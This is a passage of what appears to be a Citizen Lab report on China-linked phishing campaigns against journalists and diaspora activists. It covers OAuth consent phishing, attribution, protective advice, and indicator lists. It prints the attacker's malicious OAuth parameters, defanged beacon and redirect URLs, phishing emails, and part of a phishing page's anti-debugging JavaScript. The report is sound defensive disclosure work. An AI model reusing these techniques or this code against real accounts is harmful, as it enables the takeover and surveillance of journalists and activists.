attacker-controlled OAuth endpoint, where the authorization code is captured and exchanged for OAuth access tokens. The tokens would provide persistent access to the target's account without needing credentials, although the user's credentials could also have been harvested as part of the phishing attack as well.



Figure 14: Screenshot of the OAuth authorization screen presented when a user clicks on the link in the phishing email.

In this particular case, the page initiated a Google OAuth 2.0 Authorization Code flow requesting the scope `[https://mail.google[.]com/]`, which is the broadest possible Gmail permission, granting full read, write, send, and delete access to the victim's inbox. Critically, the request included `[access_type=offline]`, which would have generated a long-lived refresh token allowing persistent access to the account even after a password change.



Figure 15: Diagram of the Google OAuth 2.0 App access flow from https://developers.google.com/identity/protocols/oauth2#webserver

The table below shows the breakdown of the full URL parameters used in the attack and the significance of each component.

Parameter	Value	Significance
scope	https://mail.google.com/	Full Gmail access: read, write, send, delete
access_type	offline	Generates persistent refresh token, which survives password changes
client_id	578104943897-pnivs0ucof99fnr6l8kfrc2tenmr3nep.apps.googleusercontent.com	Attacker's registered Google OAuth app
redirect_uri	hxxps://a.web.oauth2-signal[.]com/gm-oauth2-callback	Attacker-controlled server that receives the auth code
include_granted_scopes	true	Accumulates any previously granted permissions silently
app_domain	hxxps://a.web.oauth2-signal[.]com	Attacker's registered app domain
flowName	GeneralOAuthFlow	Standard Google OAuth consent flow

service	lso	Google's "Login Service OAuth" - full account sign-in scope

Table 2: Breakdown of the parameters, values, and significance of the full URL sent as part of the malicious OAuth consent flow.

In addition to the malicious OAuth flow, there are two additional outbound requests made to `hxxps://sctapi.ftqq[.]com`, a legitimate Chinese service used to send push notifications that can be configured by the user. The first request sends a browser fingerprint:

```
hxxps://sctapi.ftqq[.]com:443/SCT96188ToxRyYX7UWYhASIGRXfL7AAzv.send?title=Gmail&desp=Mozilla%2F5.0%20(Windows%20NT%2010.0%3B%20Win64%3B%20x64)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Gecko)%20Chrome%2F128.0.0.0%20Safari%2F537.36
```

The second request sends the referrer, which includes the email address of the target. This suggests a notification system that lets the attackers know when someone has clicked on a phishing link.

```
hxxps://sctapi.ftqq[.]com:443/SCT269149TJZWARwQ76bEWeM6Vjrgih583.send?title=Gmail&desp=3D[TARGET EMAIL]
```

Due to security concerns, Alecci asked Bin Bai if she could use a different email than her personal one. On June 24, 2025, Bin Bai responded assuring her the link was secure. Although the persona and email address remained the same—Bin Bai and `vebefax002@gmail[.]com`—the sender name changed from Hans Witting to one impersonating a known China researcher based in the United States,[8] demonstrating another failure by the attackers to properly manage their personas. We did not observe this researcher's name in any other OAuth attacks, although we acknowledge the possibility that attackers may have impersonated them in other attacks.

The following day, Alecci continued to voice her concerns about using her personal email. In response, the Bin Bai persona claimed that the link was provided to him by the "Anonymous Conscience Rescue Team," who he credited with giving him the idea to reach out to Alecci in the first place. At the time of this report, we could find no record of an "Anonymous Conscience Rescue Team," and the only place we can find it referenced is the in header name and within the posts of Bin Bai's X account.

[8] At the request of the individual we have kept their name anonymous.

Figure 16: A screenshot of @baoliaoX's Twitter account. The header name "良心行动X" roughly translates to "Anonymous Conscious Rescue Team."

On June 26, 2025, Alecci again requested to use another method to access the archived documents. Nearly a month later, on July 17, 2025, Bin Bai responded with another OAuth attack link. This link followed the identical exploit attempt used in the first email—it would initiate a legitimate OAuth authorization request, and if the user inputted their credentials, it would allow for persistent access to the target's account.



Figure 17: Screenshot of Bin Bai's response to Alecci. The malicious link was a similar Oauth attack as sent in their first email to Alecci a month before.

Despite the significant time interval between the emails, the attackers employed the same technique for both attempts. This pattern suggests that the attackers rely on a limited pool of methods to conduct their operations. It also aligns with our theory of GLITTER CARP and SEQUIN CARP being two distinct groups, as they do not pivot to different attacks when one has proven to be unsuccessful.

A Second Whistleblower Makes Contact

On September 19, 2025, Alecci was contacted at her personal email address by another alleged whistleblower. This email came from the email address `caleb.books2001@gmail[.]com`. The sender claimed to have evidence involving "serious misconduct between a multinational corporation and certain government officials" and provided a shortened link to review the documents. Unlike the Bin Bai case, the Caleb Brooks persona does not appear to be impersonating anyone.

```
hxxps://megaview[.]click/pdf_to_scilla
```

This link redirected to another domain hosted on a popular cloud-based platform, and served a file called GoogleCert.html with a victim specific parameter, in this case the target's name. The attack then followed the same OAuth token theft flow as previously described above. Alecci did not respond to the email and there were no further attempts to contact her by this persona.

```
hxxps://peek-fans.s3.dualstack.ap-northeast-2.amazonaws[.]com/static/AXSxls235
link/GoogleCert.html?_=G_scilla
```

SEQUIN CARP: Other Targeting

We used unique aspects of the URL sent to Alecci, specifically the URL referrer pattern, to search across Google Threat Intelligence/Virus Total, an online database of user-submitted malware samples, and were able to identify another journalist targeted with the same malicious OAuth attack. We reached out to this journalist about the suspected targeting and they shared the email with us for analysis. The journalist was not part of the China Targets reporting, but rather a defense reporter focused on the Pentagon. They received an email at their personal email address from someone claiming to have information about protests planned on the occasion of the U.S. Army 250th Anniversary Parade held on June 14, 2025. The attackers continued to struggle with persona management, as the sender name and email did not match. Also similar to Alecci's case, the sender claimed to provide an encrypted link for the journalist to access the information.

```
From: rami kamal <theodorramuong609@gmail.com>
Date: Wed, 21 May 2025 07:30:33 -0700
X-Gm-Features: AX0GCFvXkOQgbHJdILPdj0V_P1N6H6xQ_rXoc2PCjco65j7GS9jQPXbe4qONnjw
Message-ID: <CAGMkBtk5JLorJfq91ih=o7OeCRuBsXpg7=tKuFFLXY2qJgEZTQ@mail.gmail.com>
Subject: Urgent Intel Update: June 14th Parade Developments
To: [redacted]
Content-Type: multipart/alternative; boundary="000000000000d7aec70635a634d6"

--000000000000d7aec70635a634d6
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

Per verified military sources, credible intel indicates plans to designate
India as a "Currency Manipulator" during the June 14th parade speech,
paired with expedited deportations of undocumented Indian immigrants via
the Alien Enemies Act. Concurrently, activist group AE-7 has procured
protest materials (traced to a Maryland warehouse posing as a yoga
supplier) for symbolic disruptions along the route. Full evidence
files=E2=80=94including videos, procurement records, and encrypted document=
s=E2=80=94are
now accessible via your authorized credentials. *Files will auto-destruct
24 hours after access.*   Access here:
https://www.lgtymp.fit/static/Chart/GoogleVerify.html?id=3D[redacted]
l.com
.

Let me know if you need further context.
```

Figure 18: Email sent by the attackers to a journalist. At the top the sender name and email do not match, and the provided link follows a similar URL referrer pattern seen targeting Alecci.

By the time we received the link for analysis it was inactive, thus we were unable to conclusively verify that it was the same OAuth attack flow. Based on the overlap in techniques —including contacting the victim via personal email, mismatched personas, claims of providing an encrypted link, and similar URL referrer patterns—we are able to reasonably conclude that this attempt was similar in nature to the one that targeted Alecci.

Additional Reporting

The attacks we observed targeting these journalists are nearly identical to attacks reported by Trend Micro in their report on the TAOTH campaign, specifically the phishing attack they refer to as path two, which leveraged a fake login site that redirects to a legitimate OAuth consent site. This assessment is based on shared infrastructure, identical use of the message push service sctapi.ftqq[.]com for beaconing, and overlaps in victimology, specially the callout that journalists were among those suspected to have been targeted.

Attribution

Our analysis of the GLITTER CARP and SEQUIN CARP attacks show that digital transnational repression increasingly operates through a distributed network of actors. Research from leaks, government indictments, and other security researchers indicates that this distributed network increasingly includes private contractors acting on behalf of state authorities. We conclude with a high level of confidence that both actors are affiliated with the Chinese government. Firstly, the targets we identified in both GLITTER CARP and SEQUIN CARP align with the intelligence priorities of the Chinese government. In both cases we observed the use of simplified Chinese: on the icjiorg[.]org domain used in some of GLITTER CARP's attacks and the SEQUIN CARP X accounts of Hans Witting and Bin Bai. Simplified Chinese is almost exclusively used in mainland China, further indicating that both actors are of Chinese origin. Additionally, in SEQUIN CARP the attackers co-opted a story specifically of Chinese interest and utilized a legitimate Chinese service used to send push notifications in their OAuth attacks. This conclusion is further supported by previous reporting from Proofpoint, Volexity, and TrendMicro, whose findings likewise pointed to operations originating from a Chinese entity.

The breadth of targeting documented in this report and by others, combined with the available information on China's past and current use of contractors which mirrors the activity we have observed, suggests with a medium level of confidence that commercial entities hired by the Chinese state may have been behind both clusters of activity described here. In the case of GLITTER CARP, the overlap in infrastructure targeting diaspora members, journalists, and Proofpoint's observed targeting of the Taiwanese semiconductor industry suggests there are multiple contracts being executed by a single group. The variety of victimology is inconsistent with the work of government operations, who generally work within smaller target pools and focus on targets directly aligned with the Five Year Plan. The SEQUIN CARP attackers repeatedly employed OAuth attacks, even when given the opportunity to employ a different exploit, suggesting they have a limited attack pool to pull from. The limited attack pool suggests that the attackers are working within a constrained budget, which is inconsistent with the budgets of Chinese government and military entities. We acknowledge that while the targeting is consistent with Chinese state interests, it is less likely that a state entity would focus on such a wide variety of targeting in a single operation and would be unable to pivot to different exploits when their first attempt is not successful.

Conclusion

Digital transnational repression remains a method of choice for governments seeking to silence criticism and dissent across borders. These governments use targeted surveillance, malware attacks, coordinated harassment, and information manipulation to control and disrupt the communications of exile and diaspora communities. The Chinese government has been a prolific perpetrator of digital transnational repression for more than two decades. To target diasporas and ethnic minorities overseas, Chinese authorities and threat actors operating in alignment with Beijing's interests have infected computer systems, deployed spyware to hack smartphones, and implanted malicious code in popular applications.

The Citizen Lab's research has repeatedly shown that digital transnational repression can have severe impacts on targeted individuals and communities, ranging from psychological harm and emotional distress to heightened distrust, social isolation, and self-censorship.

In this investigation, we have examined two wide-ranging phishing campaigns relying on impersonation and other forms of social engineering to gain access to the email accounts of Uyghur, Tibetan, Taiwanese, and Hong Kong diaspora activists, as well as journalists reporting on activities related to these groups. The activities examined in this report are remarkable for two reasons: the targeting of international journalists who report on China's repressive practices and the likely outsourcing of these operations to private contractors.

Transnational repression typically aims to extend a government's domestic political controls beyond its borders. It operates along national ties, targeting individuals and communities based on their citizenship, ethnic background, or descent as if they were still on home soil. Activists, human rights defenders, and other perceived opponents who challenge their origin state's interests from abroad are at particular risk. By targeting a network of international journalists whose reporting exposes China's global practice of repression, the attacks described in this report expand beyond the usual targets–persecuted diaspora groups–to include their allies who work for greater transparency and accountability. These attacks, along with others against human rights organizations, parliamentarians, and lawyers in other countries, reveal how China seeks to control the narrative and silence global criticism of its human rights record.

The outsourcing of digital transnational repression operations creates a profit-driven, competitive marketplace that enables malicious operations to scale up at reduced cost, helping to explain the wide range of targets seen across reporting, ranging from diaspora activists to the Taiwanese semiconductor industry. The expansion of these contractor arrangements, combined with automated harassment and AI-assisted targeting, risks increasing both the sheer number and sophistication of threats against civil society.

Digital transnational repression against diasporas and their allies likely constitutes just a fraction of this ecosystem's broader espionage, hacking and interference activities. Our investigation also revealed several errors in the attackers procedures, a sign of volume-driven operations prioritizing speed and quantity over precision. However, for civil society targets, the consequences of this industrialization are still severe. At-risk groups must contend with a constant stream of potential attacks, forcing them to remain permanently vigilant and diverting critical attention and resources toward digital security. Moreover, the use of impersonation and social engineering undermines the trust and communication networks essential for transnational civil society activism and investigative reporting. Finally, the outsourcing of repressive capabilities provides state actors with plausible deniability, making attribution and accountability even more difficult to achieve.

Countering this evolving threat landscape and protecting at-risk groups against digital transnational repression will require coordinated action. Diaspora organizations should consistently report incidents

and build peer-support systems, while getting access to digital security support and rapid-response networks. Civil society and digital security practitioners, including those in the private sector, should investigate and document digital attacks and share threat intelligence across communities. Governments in countries where targeted exiles and diaspora groups reside should provide funding and resources for digital security while using diplomatic pressure, targeted sanctions, and criminal prosecution to increase the costs for perpetrators, including private contractors who enable these operations. Governments in like-minded democracies also need to strengthen coordination among national cybersecurity institutions to detect and raise public awareness of emerging threats against civil society.

Why These Attacks Matter

GLITTER CARP Credential Harvesting

While the contractor marketplace develops a wide range of offensive capabilities, the type of credential harvesting described in this report enables and amplifies nearly every other attack in that ecosystem. Credential harvesting can provide an attacker with a low-cost, high-efficiency entry point to information and access to email and other personal accounts. A single set of stolen credentials can open doors that would otherwise require significantly more sophisticated and expensive intrusion methods such as malware or spyware, making it an attractive and efficient entry point for both state actors and contractors competing for their business.

Compromised accounts can provide initial access into a target’s network, allowing an attacker to masquerade as the legitimate user. In state-sponsored credential theft operations, the attacker can use access to a target’s inbox to gain insights into topics of strategic interest, enable further impersonation efforts, and infiltrate trusted networks to identify fellow activists, collaborators and supporters, and sow disinformation or distrust within communities.

SEQUIN CARP OAuth Attacks

Unlike traditional phishing attacks that attempt to steal a user's password, OAuth consent phishing attacks are particularly dangerous because they never need the victim's credentials. By tricking the user into clicking "allow" on what appears to be a legitimate Google permissions screen, the attacker receives an OAuth token that facilitates persistent access to the target's Gmail account. Because the token is issued by Google itself and was designed to support a legitimate purpose, it bypasses multi-factor authentication entirely. Even a user with Multi-factor Authentication (MFA) enabled can be fully compromised if they click “allow” on the consent screen. The `[access-type:offline]` parameter used by SEQUIN CARP in this specific attack is especially concerning, as the token remains valid indefinitely, surviving password resets and MFA changes until the target explicitly revokes the application's access. The attacker can silently read, exfiltrate, delete, or send emails from the account at any time without triggering a login alert.

How to Protect Yourself From Attacks

GLITTER CARP: Credential Theft Phishing Emails

Prevention

- **Use two-factor authentication (2FA)**. Experts agree that 2FA, when used properly, is one of the most powerful ways to protect yourself from account-based attacks such as credential phishing.
- **Use advanced methods of 2FA**, such as security keys or Google Passkeys for Gmail users, who were often targeted in these attacks.
- **Enrol in programs for high-risk users**, which provide additional levels of security and protection for individuals who may face additional risks because of who they are or the work that they do.
- **Disable remote content.** In some cases, we identified tracking pixels in these phishing emails that would send the attacks back some information when the email was opened. One way to prevent this is to disable remote content within your email settings. For Gmail you can follow the instructions found here.

If You Receive a Suspicious Email

- **Check the sender's email address**. In this activity we saw two different tactics leveraged. The first was to use throw-away or nonsensical email accounts to send an email, although the sender's name was often changed to something meant to trick the recipient into believing that it was legitimate. The second was to create a look-alike email address impersonating the ICIJ, although in the future other organizations may also be impersonated. In these cases, the email address may have the name of the organization in it, but will use Gmail or Proton or another commercial provider.
- **Check with the sender**. In some cases the sender is a known individual, either to the recipient or within the community to which the recipient belongs. If there are any doubts about the legitimacy of an email, reach out to the sender using a different channel or email address to verify whether the message is legitimate. If you do not know the person directly, you can use your connections within your community to find someone who does know the individual.
- **If you are prompted to enter your credentials - pause**. Credential phishing pages are often designed to look identical to real login portals. Before entering any username or password, verify the URL in your browser carefully; look for subtle misspellings or unexpected domains or subdomains. If you got to a login page through a link in an email, do not enter your credentials. Instead, browse directly to the login portal by typing the address into the address bar if you think you truly need to login.

If You Entered Your Credentials into a Suspected Phishing Page

If you have already entered your credentials on a page you now suspect was a phishing site, change your password immediately using a trusted device, enable two-factor authentication if you have not already

done so, and notify your organization or a trusted technical contact so that the compromise can be assessed and others in your community can be warned. This is the best way to keep everyone safe and protected from potential follow-on attacks.

SEQUIN CARP: Malicious OAuth Attacks

To prevent accidentally enabling unauthorized access, pay close attention to any login screens you see, and avoid giving access to any apps that you did not specially seek out. Be especially cautious of any applications that request full access to email, contacts, calendar, or any other account features.

To check whether you have already fallen victim:

- Navigate to **myaccount.google.com/permissions**, which lists every third-party application currently authorized to access your Google account. Any unfamiliar app, particularly one with Gmail access, should be revoked immediately by clicking on it and selecting "Remove Access."
- Review **myaccount.google.com/security** for any suspicious connected devices or sessions.
- Check Gmail's **Last account activity** link at the bottom of the inbox to identify any access originating from unexpected IP addresses or locations.

Appendix

This is a list of all the indicators of compromise (IOCs) we observed in the GLITTER CARP and SEQUIN CARP campaigns detailed in this report. This list includes a web of additionally identified actor-controlled infrastructure likely utilized for phishing and follow-on operations. This was last reviewed April 23, 2026.

GLITTER CARP IOCs

Indicator	Type	Description	First Seen	Status
entrnow[.]com	Domain	Credential Harvesting	Oct-24	Active
entruhub[.]com	Domain	Credential Harvesting	Oct-24	Inactive
acctune[.]com	Domain	Credential Harvesting	Oct-24	Inactive
signinacesspoint[.]com	Domain	Credential Harvesting	Oct-24	Active
userportl[.]wine	Domain	Credential Harvesting	Sep-25	Active

entryfortify[.]com	Domain	Credential Harvesting	Oct-24	Inactive
showthetrick[.]com	Domain	Credential Harvesting	Aug-25	Active
brighterora[.]com	Domain	Credential Harvesting	Aug-25	Active
coincarp[.]cash	Domain	Credential Harvesting	Apr-25	Active
akountcenter[.]com	Domain	Credential Harvesting	Sep-25	Active
signinacessint[.]com	Domain	Credential Harvesting	Oct-24	Active
vonxnews[.]com	Domain	Tracking Pixel	Aug-25	Active
configalign[.]com	Domain	Tracking Pixel	Oct-24	Inactive
myidsafety[.]com	Domain	Tracking Pixel	Oct-24	Active
icjiorg[.]org	Domain	Impersonation for Email Spoofing	Dec-24	Active
mailtocontacticij@gmail[.]com	Email	Attacker Email	N/A	N/A
nguyennhumygrkh85864@gmail[.]com	Email	Attacker Email	N/A	N/A
vosskaobegoodpeople1993@proton[.]me	Email	Attacker Email	N/A	N/A
Amelia_Chavez_Y@pm[.]me	Email	Attacker Email	N/A	N/A
Amelia_W_Chavez@proton[.]me	Email	Attacker Email	N/A	N/A
marcelinetropp11@proton[.]me	Email	Attacker Email	N/A	N/A

robert2347kittylikedaniel@proton[.]me	Email	Attacker Email	N/A	N/A
wjs7119syruplovеprincessj@proton[.]me	Email	Attacker Email	N/A	N/A
taceybrldr2013@proton[.]me	Email	Attacker Email	N/A	N/A
medicinetsailindon2882@proton[.]me	Email	Attacker Email	N/A	N/A
configuramgr[.]com	Domain	Suspected Tracking Pixel	Oct-24	Inactive
pornhub-net[.]com	Domain	Suspected Tracking Pixel	Sep-21	Active
youtubenet[.]com	Domain	Suspected Tracking Pixel	Sep-21	Active
accopanel[.]com	Domain	Suspected Tracking Pixel	Oct-24	Active
ivycemnp[.]com	Domain	Suspected Tracking Pixel	Aug-23	Active
acesportal[.]com	Domain	Suspected Tracking Pixel	Oct-24	Active
gnews[.]news	Domain	Suspected Tracking Pixel	Mar-24	Active
mlinks[.]info	Domain	Suspected Tracking Pixel	Oct-24	Inactive
redi[.]ink	Domain	Suspected Tracking Pixel	Oct-24	Inactive
interfacily[.]com	Domain	Suspected Tracking Pixel	Oct-24	Inactive
syandbly[.]online	Domain	Suspected Tracking Pixel	Nov-24	Inactive

chinadigitaltime[.]net	Domain	Suspected Tracking Pixel	Nov-23	Inactive
epechtimes0[.]org	Domain	Suspected Tracking Pixel	Nov-23	Inactive
touzhele[.]fun	Domain	Suspected Tracking Pixel	Mar-24	Active
linkshub[.]info	Domain	Suspected Tracking Pixel	Jun-25	Active
acespoint[.]com	Domain	Suspected Tracking Pixel	Oct-24	Active
identihive[.]com	Domain	Suspected Tracking Pixel	Dec-25	Active
loginshiled[.]com	Domain	Suspected Tracking Pixel	Mar-26	Active
secureagate[.]com	Domain	Suspected Tracking Pixel	Jan-26	Active
signivaullt[.]com	Domain	Suspected Tracking Pixel	Dec-25	Active
userconsola[.]com	Domain	Suspected Tracking Pixel	Jan-26	Active
breachforums[.]fit	Domain	Suspected Tracking Pixel	Sep-25	Active
google-document[.]com	Domain	Suspected Tracking Pixel	Sep-25	Active
identhubs[.]com	Domain	Suspected Tracking Pixel	Jan-26	Active
personalsafezone[.]com	Domain	Suspected Tracking Pixel	Jan-26	Active
loginnetal[.]com	Domain	Suspected Tracking Pixel	Dec-25	Active
passionateboomers[.]com	Domain	Suspected Phishing	May-22	Inactive

guidefixit[.]com	Domain	Suspected Phishing	Aug-25	Active
neuralgiavista[.]com	Domain	Suspected Phishing	Aug-25	Active
gearhelix[.]com	Domain	Suspected Phishing	Aug-25	Active
givemethedge[.]com	Domain	Suspected Phishing	Aug-25	Active
novamecha[.]com	Domain	Suspected Phishing	Aug-25	Active
proflcntr[.]com	Domain	Suspected Phishing	Aug-25	Inactive
usrcntr[.]com	Domain	Suspected Phishing	Aug-25	Active
uzrcenter[.]com	Domain	Suspected Phishing	Aug-25	Active
useradjust[.]com	Domain	Suspected Phishing	Oct-24	Active
useracess[.]com	Domain	Suspected Phishing	Oct-24	Active
entrzone[.]com	Domain	Suspected Phishing	Oct-24	Active
entgate[.]com	Domain	Suspected Phishing	Oct-24	Active
mercatdegirona[.]com	Domain	Suspected Phishing	Nov-20	Inactive
hsf898[.]com	Domain	Suspected Phishing	Dec-20	Inactive
voinewz[.]com	Domain	Suspected Phishing	Aug-25	Active
protectehub[.]com	Domain	Suspected Phishing	Oct-24	Inactive

startentry[.]com	Domain	Suspected Phishing	Oct-24	Active
profileub[.]com	Domain	Suspected Phishing	Oct-24	Inactive
openlabc[.]com	Domain	Suspected Phishing	Aug-25	Active
useverifcation[.]com	Domain	Suspected Phishing	Aug-24	Inactive
controhub[.]com	Domain	Suspected Phishing	Oct-24	Inactive
browsernotifications[.]info	Domain	Suspected Phishing	May-25	Active
guardaccount[.]com	Domain	Suspected Phishing	Oct-24	Inactive
telegra[.]live	Domain	Suspected Phishing	Mar-25	Active
signalgroup[.]me	Domain	Suspected Phishing	Mar-25	Active
vibshare[.]me	Domain	Suspected Phishing	Mar-25	Active
sharelinks[.]info	Domain	Suspected Phishing	Mar-25	Active
lineman[.]live	Domain	Suspected Phishing	Mar-25	Inactive
accpanelcenter[.]com	Domain	Suspected Phishing	Oct-24	Active
profilesetup[.]com	Domain	Suspected Phishing	Oct-24	Active
accountcentar[.]com	Domain	Suspected Phishing	Sep-25	Active
sharedrive[.]cloud	Domain	Suspected Phishing	Sep-25	Active

fileprev[.]info	Domain	Suspected Phishing	Sep-25	Active
uzrconect[.]com	Domain	Suspected Phishing	Aug-25	Active
feelitnov[.]com	Domain	Suspected Phishing	Aug-25	Active
signcenterr[.]com	Domain	Suspected Phishing	Aug-25	Active
signncenter[.]com	Domain	Suspected Phishing	Aug-25	Active
logncenter[.]com	Domain	Suspected Phishing	Aug-25	Active
mmbrhub[.]com	Domain	Suspected Phishing	Aug-25	Active
memburcenter[.]com	Domain	Suspected Phishing	Aug-25	Active
logncntr[.]com	Domain	Suspected Phishing	Aug-25	Active
akounthub[.]com	Domain	Suspected Phishing	Aug-25	Active
accntcntr[.]com	Domain	Suspected Phishing	Aug-25	Inactive
profilemgr[.]com	Domain	Suspected Phishing	Oct-24	Active
entpoinat[.]com	Domain	Suspected Phishing	Oct-24	Inactive
controlprofile[.]com	Domain	Suspected Phishing	Oct-24	Inactive
1drv[.]one	Domain	Suspected Phishing	Sep-25	Active
fileprev[.]com	Domain	Suspected Phishing	Sep-25	Active

setuppanel[.]com	Domain	Suspected Phishing	Oct-24	Inactive
usercontropanel[.]com	Domain	Suspected Phishing	Oct-24	Inactive
userpref[.]com	Domain	Suspected Phishing	Oct-24	Active
odview[.]live	Domain	Suspected Phishing	Sep-25	Active
odsync[.]live	Domain	Suspected Phishing	Sep-25	Active
odsync[.]cloud	Domain	Suspected Phishing	Sep-25	Active
gitlab-ai[.]com	Domain	Suspected Phishing	Sep-25	Active
deeporbiton[.]com	Domain	Suspected Phishing	Aug-25	Active
usergateaccess[.]com	Domain	Suspected Phishing	Oct-24	Active
userpanell[.]com	Domain	Suspected Phishing	Sep-25	Active
usrkonnect[.]com	Domain	Suspected Phishing	Aug-25	Active
uzrconnect[.]com	Domain	Suspected Phishing	Aug-25	Active
siginpro[.]com	Domain	Suspected Phishing	Nov-25	Active
myacceshub[.]com	Domain	Suspected Phishing	Nov-25	Active
userhup[.]com	Domain	Suspected Phishing	Sep-25	Active
userhubz[.]com	Domain	Suspected Phishing	Sep-25	Active

lineme[.]live	Domain	Suspected Phishing	Mar-25	Active
authinityapp[.]com	Domain	Suspected Phishing	Nov-25	Active
dentialvault[.]com	Domain	Suspected Phishing	Dec-25	Active
logifycenter[.]com	Domain	Suspected Phishing	Nov-25	Active
ocspilots[.]com	Domain	Suspected Phishing	Dec-25	Active
oneclickautht[.]com	Domain	Suspected Phishing	Dec-25	Active
profilesetop[.]com	Domain	Suspected Phishing	Feb-26	Active
verifcredentia[.]com	Domain	Suspected Phishing	Feb-26	Active
evtreview[.]com	Domain	Suspected Phishing	Oct-24	Active

SEQUIN CARP IOCs

Indicator	Type	Description	First Seen	Status
oauth2-signal[.]com	Domain	Oauth Harvesting Domain	Jan-25	Inactive
lgtymp[.]fit	Domain	Referrer Domain	Feb-25	Inactive
oauth-api[.]com	Domain	Oauth Harvesting Domain	Aug-25	Active
coupangrank[.]kr	Domain	Referrer Domain	Jun-24	Active
megaview[.]click	Domain	Referrer Domain	Sep-25	Active
peek-fans.s3.dualstack[.]ap-northeast-2.amazonaws[.]com/static/AXSxls235link/Google	URL	URL Redirect to Malicious Oauth Consent	N/A	N/A

Cert.html?_=[TARGET NAME]				
s3.dualstacks.us-east-1.amazonaws[.]com/ifans[.]online/uploads/GoogleVerify.html?id=[TARGET EMAIL ADDRESS]	URL	URL Redirect to Malicious Oauth Consent	N/A	N/A
vebefax002@gmail[.]com	Email	Attacker Email	N/A	N/A
caleb.books2001@gmail[.]com	Email	Attacker Email	N/A	N/A
theodorramuong609@gmail[.]com	Email	Attacker Email	N/A	N/A

GLITTER CARP Phishing Page

```
(() => {

 const selfDefender = (() => {
  let firstRun = true;

  return function (context, fn) {
   const once = firstRun
    ? function () {
       if (fn) {
         const result = fn.apply(context, arguments);
         fn = null;
         return result;
       }
      }
    : function () {};

   firstRun = false;
   return once;
  };
 })();

 const runSelfDefender = selfDefender(this, function () {
  const check = function () {
```

```
    const re = check
      .constructor("return /" + "function *\\( *\\)" + "/")()
      .constructor("^([^ ]+( +[^ ]+)+)+[^{]}");

    return !re.test(runSelfDefender);
  };

  return check();
});

runSelfDefender();

const disableConsole = (() => {
  let firstRun = true;

  return function (context, fn) {
    const once = firstRun
      ? function () {
          if (fn) {
            const result = fn.apply(context, arguments);
            fn = null;
            return result;
          }
        }
      : function () {};

    firstRun = false;
    return once;
  };
})();
const poisonConsole = disableConsole(this, function () {
  const noop = function () {};
  let globalObject;

  try {
    globalObject = Function("return (function() " + '{}.constructor("return this")(' + " ))" + ");")();
  } catch (e) {
    globalObject = window;
  }

  if (!globalObject.console) {
    globalObject.console = {
      log: noop,
      warn: noop,
      error: noop,
      info: noop,
      debug: noop,
```

```
      trace: noop,
      table: noop,
      exception: noop
    };
  } else {
    globalObject.console.log = noop;
    globalObject.console.warn = noop;
    globalObject.console.error = noop;
    globalObject.console.info = noop;
    globalObject.console.debug = noop;
    globalObject.console.trace = noop;
    globalObject.console.table = noop;
    globalObject.console.exception = noop;
  }
});

poisonConsole();

const body = document.querySelector("body");
const iframe = document.createElement("iframe");

let lastHref = "";
const iframePath = "/?_gnif=1";
let failures = 0;
let intervalId;

const cookieFlagName = "_login_jum";
const cookieUrlName = "_login_url";
const cookiePath = ";path=/";
const cookieAttrs = cookiePath + ";max-age=" + (24 * 60 * 60) + ";path=/";

function triggerReload() {
  document.cookie = cookieFlagName + "=1" + cookieAttrs;
